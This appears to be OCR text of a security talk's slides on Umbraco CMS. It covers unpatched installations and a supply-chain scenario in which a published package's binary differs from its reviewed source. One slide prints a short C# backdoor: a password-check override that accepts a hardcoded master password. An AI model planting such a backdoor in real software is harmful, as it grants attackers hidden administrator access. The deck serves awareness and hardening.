
Total number of vulnerabilities : **7** Page : 1 (This Page)

<!-- Security by Jeffrey Schoemaker -->



Level 2

Getting into Umbraco


Guest
Home | Fanoe - Umbraco
formsuploadsecurityhole.perplex.intern/
umbraco
Welcome to Fanoe
This is the new default starter kit for Umbraco, we enjoy building things that not only look great, but also work great.
File
Choose Files
No file chosen
Submit
Telerik Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard
Result Protocol Host URL Body Caching Content-Type Process Comments Custom
No Sessions captured
(or all were hidden by filters)
[QuickExec] ALT+Q > type HELP to learn more
Statistics Inspectors AutoResponder Composer FiddlerScript Log Filters Timeline APITest
Use this page to compose a Request. You can clone a prior request by dragging and dropping a session from the Web Sessions list.
Execute
Parsed Raw Scratchpad Options
Capturing All Processes 0
Home | Fanoe - U...
Telerik Fiddler Web ...
15:05
24-2-2017

<!– Hardening tip 4-->

Always upgrade your CMS & your modules

<!– END Hardening tip 4 -- >

Recommended advice by Umbraco...

<!-- Security by Jeffrey Schoemaker -->

But do we listen?


- Who does <u>not</u> patch or upgrade their website(s)?

But do we listen?

- Who feels guilty about that?

<!-- Security by Jeffrey Schoemaker -->

Umbraco versions – based on 5,000 crawled Umbraco websites



Mission 2: Failure

Not (easily) possible to get into Umbraco

- When you've patched your installations

<!-- Security by Jeffrey Schoemaker -->

Let’s take another approach

Mission 2b

- **Goal: Get into Umbraco**

- **Approach 2:**
  - Create a cool package that everyone wants to use
  - Insert an exploit that gives us access

Level 2
Getting into Umbraco

A cool package

- Perplex Forms on Steroids package
- Open source, can be reviewed for malicious code

Our Umbraco Forum **Projects** Documentation Download Contribute Community Videos

15 votes

Umbraco Forms on Perplex Steroids

This package extends the default **Umbraco Forms**-package with some additional controls and copy-functionality, as well as the ability to organize forms in folders. Changelogs are included in the package itself and can be viewed before installation.

After installing the package you will get the following:

- *Five additional fieldtypes*
- *Perplex File Upload*: Select which file-extensions are allowed to upload, whether multiple files are allowed and the maximum size of the files.
- *Perplex Image Upload*: Select which image-extensions are allowed to upload, whether multiple files are allowed and the maximum size of the images.
- *Perplex Text Field*: Adds placeholder-functionality, maximum length-attributes and HTML5 input-type specification
- *Perplex Textarea Field*: Adds placeholder and maximum length-attributes.
- *Perplex ReCaptcha:* The Google ReCaptcha version 2
- *Copy-functionality*: Allows you to copy your forms.

- *Folders:* In the Forms section it is now possible to create folders (right-click > Create Folder). Folders can be created within other folders, and the sort-order of forms and folders can be altered (right-click > Sort).
- *Form Picker datatype:* A new form picker datatype is included which supports the folder structure.
- *Form Picker macro*: Likewise, a new form picker macro is included which supports the folder structure.
- *Multiple (!) start Nodes in Forms:* Similar to Start Node in the Content and Media sections, it is possible to set start nodes in forms. Unlike Content and Media, you can set multiple start nodes for forms. Using start nodes, you can control which users can edit / view / create forms in which folders. This does not currently affect the form pickers, users can still select any form, they just cannot edit them in the Forms section. The Start Nodes can be set in Users > Forms Security. A short video how it works is available here: https://www.youtube.com/watch?v=vaQsr2uY3bA&feature=youtu.be
- *Configurationfile:* To do some additional configuration on the default fields. The

Download package
version 1.8.3

Project owner

jeffrey.schoemaker@perplex.nl
jeffrey.schoemaker@perplex.nl has 1010 karma points

Edit project

Project Compatibility

This project is compatible with the following versions as reported by community members who have downloaded this package:

Untested or doesn't work on Umbraco Cloud
7.10.x (100%)
7.9.x (100%)
7.8.x (100%)
7.7.x (100%)

Report compatibility

Project Information

Project owner: jeffrey.schoemaker@perplex.nl
Contributors: Wouter van der Beek , Timo Perplex , Daniël Knippers
Created: 22/01/2016
Current version 1.8.3
.net Version 4.5.2
License MIT
Downloads: 3483


External resources

Source code

<!-- Security by Jeffrey Schoemaker -->

Level 2
Getting into Umbraco

Code check





```
using System.Linq;
using System.Web;
using Umbraco.Core;
using Umbraco.Core.Logging;
using PerplexUmbraco.Forms.Code.Configuration;
using Umbraco.Web;
using Umbraco.Forms.Data.Storage;
using System;
using Umbraco.Forms.Core;

namespace PerplexUmbraco.Forms.Code
{
    public class UmbracoEvents : ApplicationEventHandler
    {
        protected override void ApplicationStarting(UmbracoApplicationBase umbracoApplication, ApplicationContext applicationContext)
        {
            // Make sure the configuration is created if it is not there yet
            PerplexUmbracoFormsConfig.CreateIfNotExists();

            var treeService = ApplicationContext.Current.Services.ApplicationTreeService;
            if(treeService != null)
            {
                // Hide default Umbraco Forms folder, we use our own to display folders
                var umbFormTree = treeService.GetByAlias("form");
                if (umbFormTree != null && umbFormTree.Initialize)
                {
                    umbFormTree.Initialize = false;
                    treeService.SaveTree(umbFormTree);
                }

                // Add our own tree if it's not there yet
                var pplxFormTree = treeService.GetByAlias("perplexForms");
                if (pplxFormTree == null)
                {
                    treeService.MakeNew(true, 1, "forms", "perplexForms", "Forms", "icon-folder", "icon-folder-open", "PerplexUmbraco.For
                }
```

<!-- Security by Jeffrey Schoemaker -->

Level 2
Getting into Umbraco

Ok, it’s safe

Let’s download it



<!-- Security by Jeffrey Schoemaker -->

Level 2
Getting into Umbraco

But...

- Who says the uploaded package is the same as the uploaded sourcecode?
- May be it contains some code like this...

Create a password that always works

```
public class EvilBackOfficeUserManager : BackOfficeUserManager
{
    public override Task<bool> CheckPasswordAsync(BackOfficeIdentityUser user, string password)
    {
        if (password == "EvilPassword")
        {
            return Task.FromResult(true);
        }

        return base.CheckPasswordAsync(user, password);
    }
```

<!-- Security by Jeffrey Schoemaker -->

Official Umbraco Guidelines

- You should audit 3rd party plugins you install in Umbraco. Most of them are open source so they can be inspected
    - We don't know of any malicious plugin that currently exists or has ever existed

<!– Hardening tip 5-->

Compile packages yourself?

